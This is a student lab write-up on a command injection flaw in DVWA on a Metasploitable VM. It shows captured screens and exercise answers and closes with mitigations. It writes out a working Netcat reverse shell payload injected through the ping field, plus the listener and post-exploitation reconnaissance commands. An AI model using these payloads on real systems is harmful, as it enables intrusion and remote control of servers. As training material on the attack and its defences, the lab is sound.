

Lab 2: Reverse Shell via Netcat Using DVWA Command Execution

Tools Used

DVWA (Damn Vulnerable Web Application) – Intentionally vulnerable web application.

Netcat (nc) – Networking utility for reading/writing network connections.

Kali Linux – Attacker machine.

Web Browser – To interact with DVWA.

Step 1: Preparing the Environment

Exercise 1:

Record the DVWA target IP address.

Docs [Kali Forums](#) [Kali NetHunter](#) [Exploit-DB](#) [Google Hacking DB](#)



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

```
PING 192.168.5.129 (192.168.5.129) 56(84) bytes of data.  
64 bytes from 192.168.5.129: icmp_seq=1 ttl=64 time=0.000 ms  
64 bytes from 192.168.5.129: icmp_seq=2 ttl=64 time=0.148 ms  
64 bytes from 192.168.5.129: icmp_seq=3 ttl=64 time=0.140 ms  
  
--- 192.168.5.129 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 1999ms  
rtt min/avg/max/mdev = 0.000/0.096/0.148/0.067 ms
```

More info

<http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
<http://www.ss64.com/bash/>
<http://www.ss64.com/nt/>

Username: admin
Security Level: low
PHPIDS: disabled

IP = <http://192.168.5.129/dvwa>

Step 2: Understanding Command Execution Vulnerability

1. Navigate to:

DVWA → Vulnerabilities → Command Injection

2. Observe the input field used to ping an IP address.

3. Test normal behavior:
127.0.0.1

4. Test command injection:
127.0.0.1; whoami

Exercise 2: Why does the `whoami` command execute successfully?

Test command injection:
127.0.0.1; whoami

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

submit

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.060 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.143 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.000 ms  
  
--- 127.0.0.1 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2006ms  
rtt min/avg/max/mdev = 0.000/0.067/0.143/0.059 ms
```

More info

<http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
<http://www.ss64.com/bash/>
<http://www.ss64.com/nt/>

Username: admin
Security Level: low
PHPIDS: disabled

View Source

View Help

The whoami command executed successfully because DVWA at the Low security level is vulnerable to command injection. User input is passed directly to the system shell without proper validation.


Step 3: Setting Up Netcat Listener (Attacker Side)

1. On ****Kali Linux****, start a Netcat listener:

```
bash
nc -lvnp 4444
```

2. Ensure:

Port 4444 is not blocked
Kali IP address is reachable from DVWA



Exercise 3:

What is the purpose of running Netcat in listening mode?

To make Netcat wait for incoming connections on a specific port so it can receive data or a connection from another machine.

Step 4: Crafting the Reverse Shell Payload

1. Use the following Netcat reverse shell payload:

```
bash
nc 192.168.5.128 4444 -e /bin/bash
```

2. Inject the payload into DVWA's command execution input:

```
bash
127.0.0.1; nc 192.168.5.128 4444 -e /bin/bash
```


3. Submit the request.

Step 5: Verifying Reverse Shell Connection

1. Return to the Kali terminal.
2. Observe the incoming connection.

3. Run shell commands:

```
bash
whoami
id
uname -a
```



```
root@kali: ~  
Session Actions Edit View Help  
root@kali: ~  
# nc -lvp 4444  
listening on [any] 4444 ...  
connect to [192.168.5.128] from (UNKNOWN) [192.168.5.129] 47282  
whoami  
www-data  
id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
uname -a  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Exercise 4:

What user account is the reverse shell running as?

The reverse shell is running as the www-data user.

Step 6: Post-Exploitation Validation

1. Confirm system access:

bash

pwd

ls
ifconfig/ip a

```
Workstation
kali-linux-2025.4-vmware-a... Metasploitable2-Linux
root@kali: ~
Session Actions Edit View Help
(root@kali)~[~]
# nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.5.128] from (UNKNOWN) [192.168.5.129] 47282
whoami
www-data
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
pwd
/var/www/dvwa/vulnerabilities/exec
ls
help
index.php
source
ifconfig
ifconfig
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:ce:a5:b0 brd ff:ff:ff:ff:ff:ff
    inet 192.168.5.129/24 brd 192.168.5.255 scope global eth0
    inet6 fe80::20c:29ff:fece:a5b0/64 scope link
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop qlen 1000
    link/ether 00:0c:29:ce:a5:ba brd ff:ff:ff:ff:ff:ff
```

2. Determine privilege level:

bash
id

3. Identify OS details:

bash
cat /etc/os-release Or Uname -a

```
root@kali: ~  
Session Actions Edit View Help  
(root@kali)~  
nc -lvnp 4444  
listening on [any] 4444 ...  
connect to [192.168.5.129] from (UNKNOWN) [192.168.5.129] 47282  
whoami  
www-data  
id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
uname -a  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux  
pwd  
/var/www/dvwa/vulnerabilities/exec  
ls  
help  
index.php  
source  
ifconfig  
ifconfig  
ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
    inet6 ::1/128 scope host  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000  
    link/ether 00:0c:29:ce:a5:b0 brd ff:ff:ff:ff:ff:ff  
    inet 192.168.5.129/24 brd 192.168.5.255 scope global eth0  
    inet6 fe80::20c:29ff:fece:a5b0/64 scope link  
        valid_lft forever preferred_lft forever  
3: eth1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop qlen 1000  
    link/ether 00:0c:29:ce:a5:ba brd ff:ff:ff:ff:ff:ff  
id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
cd ..  
id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
cat /etc/os-release  
uname -a  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Exercise 5:

Why is a reverse shell more powerful than simple command execution?

A reverse shell provides an interactive command session, allowing multiple commands to be executed through the established connection rather than requiring a separate request for each command.

Step 7: Security Impact and Risk Analysis

Exercise 6:

* What could an attacker do with persistent shell access?

With a persistent shell, an attacker can:

- Browse, read, modify, or delete files
- Create or download malware
- Steal sensitive data (passwords, configs, databases)
- Run system commands continuously
- Explore users, processes, and network connections

* How could this vulnerability lead to full system compromise?

It can escalate step-by-step:

- Start as a low-privilege user e.g., www-data
- Find misconfigurations or weak permissions
- Escalate privileges to root/admin
- Install backdoors for long-term access
- Move to other machines on the network

* Why is command execution considered a critical vulnerability?

Because it allows attackers to:

- Run arbitrary system commands
- Bypass application security controls
- Take direct control of the server
- Potentially escalate to full system takeover

Step 8: Mitigation and Defense

1. Discuss secure coding practices:

* **Input validation**

Checks and strictly controls what users can enter e.g: it only allows valid IP addresses. Reject anything that is unexpected.

* **Command whitelisting**

Allow only specific approved commands instead of letting users run arbitrary ones.

* **Use of safe APIs**

Avoid direct system shell calls; use built-in, secure libraries or functions that don't execute OS commands.

* **Web Application Firewalls (WAF)**

A WAF filters and blocks malicious input patterns before they reach the application.

Exercise 7:

* List three defensive controls that would prevent this attack.

1. Strict input validation & sanitization. This will only allow valid inputs like IP addresses, reject special characters like ;, &, |
2. Avoid OS command execution by using safe APIs instead, don't pass user input directly to system shell commands
3. Web Application Firewall (WAF). This will detect and block command injection patterns before they reach the app

*** A brief explanation of how the reverse shell was achieved**

On Kali which is the attacker machine , started listener by running
`nc -lvnp 4444`

In DVWA input command injection payload
`127.0.0.1; nc 192.168.5.128 4444 -e /bin/bash`

After connection was established went back to Kali
`whoami`
`id`
`uname -a`

Summary:

A reverse shell was achieved by exploiting a command injection vulnerability in DVWA. The application took user input and passed it directly to a system command without proper validation. By injecting an additional command using shell separators, the attacker made the server execute a Netcat command that connected back to the attacker's machine. This created an interactive session where the attacker could run commands on the target system as the web server user (www-data).